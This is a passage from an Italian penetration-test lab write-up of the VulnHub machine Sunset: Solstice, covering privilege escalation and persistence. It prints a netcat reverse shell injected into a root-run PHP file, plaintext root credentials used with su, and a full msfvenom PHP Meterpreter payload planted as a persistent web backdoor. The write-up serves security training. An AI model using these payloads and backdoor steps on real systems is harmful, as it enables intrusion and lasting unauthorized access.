Ottenuta la versione del kernel, cerchiamo su vari repository exploit locali compatibili con la versione del kernel linux in esecuzione sulla macchina target. Dal sito Exploit-db risultano due exploit locali per effettuare privilege escalation:

Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation

EDB-ID: 47163	CVE: 2019-13272	Author: BCOLES	Type: LOCAL	Platform: LINUX	Date: 2019-07-24
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App:	

Figura 35: Exploit Locale 47163

Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)

EDB-ID: 47167	CVE: 2018-18955	Author: BCOLES	Type: LOCAL	Platform: LINUX	Date: 2019-01-04
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App:	

Figura 36: Exploit locale 47167

Tutti e due gli exploit sono disponibili nel repository di exploitable in Kali.

```
(root@kali)~# searchsploit pkexec
```

Exploit Title	Path
Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation	linux/local/47163.c
Linux Kernel 5.1.x - 'PTRACE_TRACEME' pkexec Local Privilege Escalation (2)	linux/local/50541.c
Linux Polkit - pkexec helper PTRACE_TRACEME local root (Metasploit)	linux/local/47543.rb
pkexec - Race Condition Privilege Escalation	linux/local/17942.c

Shellcodes: No Results

Figura 37: Exploit locale 47163.c

```
(root@kali)~# searchsploit polkit
```

Exploit Title	Path
Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)	linux/local/47167.sh
Linux Polkit - pkexec helper PTRACE_TRACEME local root (Metasploit)	linux/local/47543.rb
PolicyKit polkit-1 < 0.101 - Local Privilege Escalation	linux/local/17932.c
polkit - Temporary auth Hijacking via PID Reuse and Non-atomic Fork	linux/dos/46105.c
Polkit 0.105-26 0.117-2 - Local Privilege Escalation	linux/local/50011.sh
systemd - Lack of Seat Verification in PAM Module Permits Spoofing Active Session to polkit	linux/dos/46743.txt

Shellcodes: No Results

Figura 38: Exploit locale 47167.sh

Si eseguono tutte le operazioni necessarie: si trasferiscono gli exploit sulla macchina target e vengono compilati. Tuttavia, durante l'esecuzione dei file, vengono visualizzati errori come "warning: xdg_session_id is not set", segnalando la mancata configurazione delle variabili di ambiente della sessione, e "newuidmap is not installed", indicando che mancano componenti essenziali del sistema. Questi errori causano il fallimento dell'operazione.

```
www-data@solstice:/var/tmp/webserver$ ./47163
./47163
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: $XDG_SESSION_ID is not set
[.] Searching for known helpers ...
[.] Searching for useful helpers ...
www-data@solstice:/var/tmp/webserver$ whoami
www-data
```

Figura 39: Errore esecuzione 47163.c

```
www-data@solstice:/var/tmp/webserver$ ./47167.sh
./47167.sh
[!] newuidmap is not installed
```

Figura 40: Errore esecuzione 47167.sh

7.1.2 Approccio 2- Reverse Shell (Funzionante)

Prima di esplorare le varie cartelle, controlliamo se ci sono processi in esecuzione con privilegi di root che potrebbero essere sfruttati. Si utilizza il comando :

```
ps -aux | grep root
```

dove:

- **ps -aux:** visualizza informazioni dettagliate sui processi in esecuzione
- **grep root:** filtra solo i processi eseguiti dall'utente root

Tra questi notiamo subito che c'è un processo php:

```
root 457 0.3 0.1 9488 5752 ? Ss 13:57 0:01 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s3
root 490 0.0 0.0 0 0 ? I< 13:57 0:00 [ttm_swap]
root 491 0.0 0.0 0 0 ? S 13:57 0:00 [irq/18-vmwgfx]
root 536 0.5 0.1 19304 6316 ? Ss 13:57 0:02 /lib/systemd/systemd-logind
root 543 0.2 0.0 19768 5164 ? Ss 13:57 0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
root 548 0.0 0.0 8504 2636 ? Ss 13:57 0:00 /usr/sbin/cron -f
root 558 0.0 0.0 5344 2304 ? Ss 13:57 0:00 /usr/sbin/anacron -d -q -s
root 559 1.2 0.0 228028 3952 ? Ssl 13:57 0:04 /usr/sbin/rsyslogd -n -iNONE
root 566 0.0 0.0 9416 2500 ? S 13:57 0:00 /usr/sbin/CRON -f
root 567 0.0 0.0 9416 2500 ? S 13:57 0:00 /usr/sbin/CRON -f
root 568 0.1 0.0 9416 2500 ? S 13:57 0:00 /usr/sbin/CRON -f
root 569 0.0 0.0 9416 2500 ? S 13:57 0:00 /usr/sbin/CRON -f
root 570 0.1 0.0 9416 2500 ? S 13:57 0:00 /usr/sbin/CRON -f
root 571 0.1 0.0 9416 2500 ? S 13:57 0:00 /usr/sbin/CRON -f
root 600 0.0 0.0 2388 760 ? Ss 13:57 0:00 /bin/sh -c /usr/bin/python -m pyftplib -p 21 -u 15090e62f66f41b547b75973f9d516af -d /root/ftp/
root 605 0.0 0.0 2388 752 ? Ss 13:57 0:00 /bin/sh -c /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root 612 3.0 0.1 32332 11312 ? Ss 13:57 0:11 /usr/sbin/nmbd --foreground --no-process-group
root 617 0.1 0.0 5612 1648 tty1 Ss+ 13:57 0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root 618 4.8 0.2 24304 15064 ? S 13:57 0:18 /usr/bin/python -m pyftplib -p 21 -u 15090e62f66f41b547b75973f9d516af -d /root/ftp/
root 619 0.7 0.3 196744 21236 ? S 13:57 0:02 /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root 631 0.0 0.1 15852 6684 ? Ss 13:57 0:00 /usr/sbin/sshd -D
root 632 0.0 0.0 8156 320 ? S 13:57 0:00 avahi-daemon: chroot helper
root 636 1.7 0.1 184972 10556 ? Ssl 13:57 0:06 /usr/sbin/cups-browsed
root 731 0.4 0.3 199492 20400 ? Ss 13:58 0:01 /usr/sbin/apache2 -k start
root 759 0.0 0.1 73996 10852 ? Ss 13:58 0:00 /usr/sbin/squid -sYC
root 857 1.4 0.3 50132 21288 ? Ss 13:58 0:04 /usr/sbin/smbd --foreground --no-process-group
root 885 0.0 0.1 29076 8088 ? Ss 13:58 0:00 /usr/sbin/cupsd -l
root 896 0.0 0.1 46668 6212 ? S 13:58 0:00 /usr/sbin/smbd --foreground --no-process-group
root 897 0.0 0.0 46660 4256 ? S 13:58 0:00 /usr/sbin/smbd --foreground --no-process-group
root 936 0.0 0.1 50132 7628 ? S 13:58 0:00 /usr/sbin/smbd --foreground --no-process-group
root 8229 0.0 0.0 0 0 ? I 14:02 0:00 [kworker/2:0-mm_percpu_wq]
root 8882 0.0 0.0 0 0 ? I 14:02 0:00 [kworker/4:0]
root 10618 0.0 0.0 0 0 ? I 14:03 0:00 [kworker/3:1]
```

Figura 41: processo PHP

Il comando `/usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/` avvia un server PHP locale con le seguenti configurazioni:

- **-S 127.0.0.1:57:** Specifica che il server PHP sta ascoltando sulla porta 57 dell'indirizzo IP 127.0.0.1 (localhost).
- **-t /var/tmp/sv/:** percorso dove il server PHP cerca di file da fornire.

Visitando `/var/tmp/sv` notiamo che `index.php` ha i permessi di lettura, scrittura ed esecuzione per tutti gli utenti.

```
www-data@solstice:/var/tmp/webserver$ cd /var/tmp/sv
cd /var/tmp/sv
www-data@solstice:/var/tmp/sv$ ls -la
ls -la
total 12
drwxrwxrwx 2 root root 4096 Jun 26 2020 .
drwxrwxrwt 9 root root 4096 Jul 4 13:58 ..
-rwxrwxrwx 1 root root 36 Jun 19 2020 index.php
```

Figura 42: Risultato contenuto cartella

Apriamo il file vediamo che c'è un semplice comando php che stampa la scritta "Under Construction".

```
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php
echo "Under construction";
?>
```

Figura 43: Contenuto index.php

Poiché questo file php è eseguito da root e abbiamo il permesso di scrittura, possiamo modificare il contenuto del file in codice php dannoso che ci darà una shell inversa.

Utilizzo il comando echo per sovrascrivere il contenuto di index.php :

```
<?php system('nc 10.0.2.9 4567 -e /bin/bash')?>
```

```
www-data@solstice:/var/tmp/sv$ echo "<?php system('nc 10.0.2.9 4567 -e /bin/bash')?> " > index.php
<em('nc 10.0.2.9 4567 -e /bin/bash')?> " > index.php
```

Figura 44: Modifica file index.php

Mettiamo kali linux in ascolto:

```
(root@kali)-[~]
# nc -lnvp 4567
listening on [any] 4567 ...
```

Figura 45: Kali in ascolto sulla porta 4567

Per eseguire il file index.php utilizziamo il comando curl 127.0.0.1:57:

```
www-data@solstice:/var/tmp/sv$ curl 127.0.0.1:57
curl 127.0.0.1:57
```

Figura 46: Comando curl 127.0.0.1:57

```
(root@kali)-[~]
# nc -lnvp 4567
listening on [any] 4567 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 46320
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Figura 47: Risultato connessione

E otteniamo la shell come utente root.

7.1.3 Approccio 3 – Credenziali non crittografate (Funzionante)

Un possibile approccio alternativo è il seguente.

Siccome la directory corrente (var/tmp/webserver) non sembra contenere nulla di interesse, potremmo esplorare altre directory per cercare qualcosa di significativo.

```
www-data@solstice:/var/tmp/webserver$ ls -la
ls -la
total 16
drwxr-xr-x 2 www-data www-data 4096 Jun 26 2020 .
drwxrwxrwt 9 root      root      4096 Jul  4 09:09 ..
-rw-r--r-- 1 www-data www-data 3947 Jun 26 2020 index.html
-rw-r--r-- 1 www-data www-data 499 Jun 18 2020 index.php
www-data@solstice:/var/tmp/webserver$ cd ..
cd ..
www-data@solstice:/var/tmp$ ls -la
ls -la
total 36
drwxrwxrwt 9 root      root      4096 Jul  4 09:09 .
drwxr-xr-x 12 root      root      4096 Jun 13 2020 ..
drwxr-xr-x 2 www-data www-data 4096 Jun 25 2020 fake_ftp
drws----- 3 www-data www-data 4096 Jun 17 2020 ftp
drwsrwxrwx 2 root      root      4096 Jun 26 2020 sv
drwx----- 3 root      root      4096 Jul  4 08:44 systemd-private-a31172ce3d3b462bacb69eb04629874c-apache2.service-Zsz51b
drwx----- 3 root      root      4096 Jul  4 08:44 systemd-private-a31172ce3d3b462bacb69eb04629874c-systemd-timesyncd.service-L0w4kl
drwxr-xr-x 2 www-data www-data 4096 Jun 26 2020 webserver
drwxr-xr-x 3 www-data www-data 4096 Jun 19 2020 webserver_2
```

Figura 48: Visita cartelle

Esaminando le quattro cartelle accessibili in /var/tmp, webserver_2 è risultata particolarmente interessante.

```
www-data@solstice:/var/tmp$ cd webserver_2
cd webserver_2
www-data@solstice:/var/tmp/webserver_2$ ls -la
ls -la
total 12
drwxr-xr-x 3 www-data www-data 4096 Jun 19 2020 .
drwxrwxrwt 9 root      root      4096 Jul  4 09:09 ..
-rw-r--r-- 1 www-data www-data  0 Jun 19 2020 index.php
drwxr-xr-x 6 www-data www-data 4096 Jun 26 2020 project
```

Figura 49: Contenuto cartella webserver_2

All'interno di questa cartella si trova la directory "project" che contiene diversi file.

```
www-data@solstice:/var/tmp/webserver_2$ cd project
cd project
www-data@solstice:/var/tmp/webserver_2/project$ ls -la
ls -la
total 112
drwxr-xr-x 6 www-data www-data 4096 Jun 26 2020 .
drwxr-xr-x 3 www-data www-data 4096 Jun 19 2020 ..
-rw-r--r-- 1 www-data www-data 3802 Jun 19 2020 config.php
-rw-r--r-- 1 www-data www-data 3803 Jun 19 2020 config.sample.php
drwxr-xr-x 2 www-data www-data 4096 Mar 12 2012 css
-rw-r--r-- 1 www-data www-data 4537 Mar 12 2012 hooks.php
-rw-r--r-- 1 www-data www-data 63438 Mar 12 2012 index.php
drwxr-xr-x 2 www-data www-data 4096 Mar 12 2012 js
-rw-r--r-- 1 www-data www-data 1075 Mar 12 2012 LICENSE
drwxr-xr-x 2 www-data www-data 4096 Mar 12 2012 locales
drwxr-xr-x 3 www-data www-data 4096 Mar 12 2012 plugins
-rw-r--r-- 1 www-data www-data 365 Mar 12 2012 README.markdown
```

Figura 50: Contenuto cartella project

Aprendo il primo file con il comando `cat`, otteniamo le credenziali in chiaro dell'utente root, che includono l'username e la password.

```

cat config.php
<?php

function ft_settings_external_load() {
    $ft = array();
    $ft['settings'] = array();
    $ft['groups'] = array();
    $ft['users'] = array();
    $ft['plugins'] = array();

    # Settings - Change as appropriate. See online documentation for explanations. #
    define("USERNAME", "admin"); // Your default username.
    define("PASSWORD", "admin"); // Your default password.

    $ft["settings"]["DIR"] = "."; // Your default directory. Do NOT include a trailing slash!
    $ft["settings"]["LANG"] = "en"; // Language. Do not change unless you have downloaded language file.
    $ft["settings"]["MAXSIZE"] = 2000000; // Maximum file upload size - in bytes.
    $ft["settings"]["PERMISSION"] = 0644; // Permission for uploaded files.
    $ft["settings"]["DIRPERMISSION"] = 0777; // Permission for newly created folders.
    $ft["settings"]["LOGIN"] = TRUE; // Set to FALSE if you want to disable password protection.
    $ft["settings"]["UPLOAD"] = TRUE; // Set to FALSE if you want to disable file uploads.
    $ft["settings"]["CREATE"] = TRUE; // Set to FALSE if you want to disable file/folder/url creation.
    $ft["settings"]["FILEACTIONS"] = TRUE; // Set to FALSE if you want to disable file actions (rename, move, delete, edit)
    $ft["settings"]["HIDEFILEPATHS"] = FALSE; // Set to TRUE to pass downloads through File Thingie.
    $ft["settings"]["DELETEFOLDERS"] = FALSE; // Set to TRUE to allow deletion of non-empty folders.
    $ft["settings"]["SHOWDATES"] = FALSE; // Set to a date format to display last modified date (e.g. 'Y-m-d'). See http
    $ft["settings"]["FILEBLACKLIST"] = "ft2.php ft.css config.php index.php config.sample.php LICENSE README.markdown .DS_st
    $ft["settings"]["FOLDERBLACKLIST"] = "plugins js css locales data"; // Specifies folders that will not be shown. No start

```

Figura 51: Credenziali nel file config.php

Utilizziamo il comando `su` per ottenere i privilegi di root e verificare se la password specificata è corretta.

```

www-data@solstice:/var/tmp/webserver_2/project$ su root
su root
Password: admin

root@solstice:/var/tmp/webserver_2/project# whoami
whoami
root
root@solstice:/var/tmp/webserver_2/project# id
id
uid=0(root) gid=0(root) groups=0(root)

```

Figura 52: Accesso come utente root

Quindi in conclusione con il secondo o il terzo approccio, possiamo ottenere l'escalation dei privilegi diventando utente root.

7.2 Maintaining Access

Nella fase precedente di Privilege Escalation siamo riusciti ad ottenere i massimi privilegi, ovvero quelli dell'utente root, sulla macchina target Sunset: Solstice. Ora, per evitare di dover ripetere l'intero processo da capo, procederemo con l'installazione di una backdoor persistente che ci permetterà di accedere alla macchina target con maggiore facilità. Più precisamente è stata creata una Web backdoor PHP Meterpreter.

Si tratta di un payload PHP fornito da Metasploit e permette di creare una Web shell PHP che fornisce tutte le funzionalità di Meterpreter. Tale shell può essere caricata sul Web Server della macchina target.

Per creare una backdoor PHP Meterpreter è stato utilizzato lo strumento msfvenom fornito da Metasploit, eseguendo il seguente comando:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw
```

dove:


- **-p:** Payload (php/meterpreter/reverse_tcp)
- **-f:** Formato di output (raw)
- **LHOST:** Indirizzo IP della macchina attaccante



```
(root@kali)~[~]
# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
/*<?php /**/ error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval') { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Figura 53: Payload generato con msfvenom

Sul terminale in cui abbiamo accesso root alla macchina target andiamo a creare il file phpmeter.php con il payload all'interno nella cartella /var/www.



```
cd /var/www
ls
html
nano phpmeter.php

echo "<?php /**/ error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval') { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); " > phpmeter.php
```

Figura 54: Creazione file phpmeter.php

Utilizziamo un generico modulo Handler per instaurare una connessione di tipo Reverse con la backdoor caricata sulla macchina target.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
```

Figura 55: Configurazione Handler

Dalla macchina Kali tramite Web Browser ci connettiamo all'URL 10.0.2.4/phpmeter.php.




Figura 56: Connessione URL 10.0.2.4/phpmeter.php

Tornando alla MSFConsole possiamo osservare che è stata instaurata una sessione di tipo Meterpreter con la macchina target.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.4:37848) at 2024-07-04 15:03:10 -0400

meterpreter > 
```

Figura 57: Sessione Meterpreter con macchina target

Mediante il comando sysinfo di Meterpreter possiamo ottenere varie informazioni relative alla macchina target:

```
meterpreter > sysinfo
Computer      : solstice
OS            : Linux solstice 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > █
```

Figura 58: Output comando sysinfo

Ravviando la macchina target e ripetendo le fasi in cui andiamo ad utilizzare un handler e carichiamo la pagina phpmeter.php possiamo osservare che la Web Backdoor garantisce l'accesso persistente alla macchina target.

```
meterpreter >
[*] 10.0.2.4 - Meterpreter session 2 closed. Reason: Died

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.4:37654) at 2024-07-04 15:17:20 -0400
```

References

- [1] <https://www.vulnhub.com/entry/sunset-solstice,499/>
- [2] <https://www.cvedetails.com/>
- [3] https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-613554/Apache-Http-Server-2.4.38.html
- [4] <https://www.cybersecurity-help.cz/>
- [5] <https://www.tenable.com/>
- [6] https://www.cybersecurity-help.cz/vdb/php_group/php/7.3.14/
- [7] <https://www.tenable.com/plugins/was/98933>
- [8] <https://pentestmonkey.net/>
- [9] <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>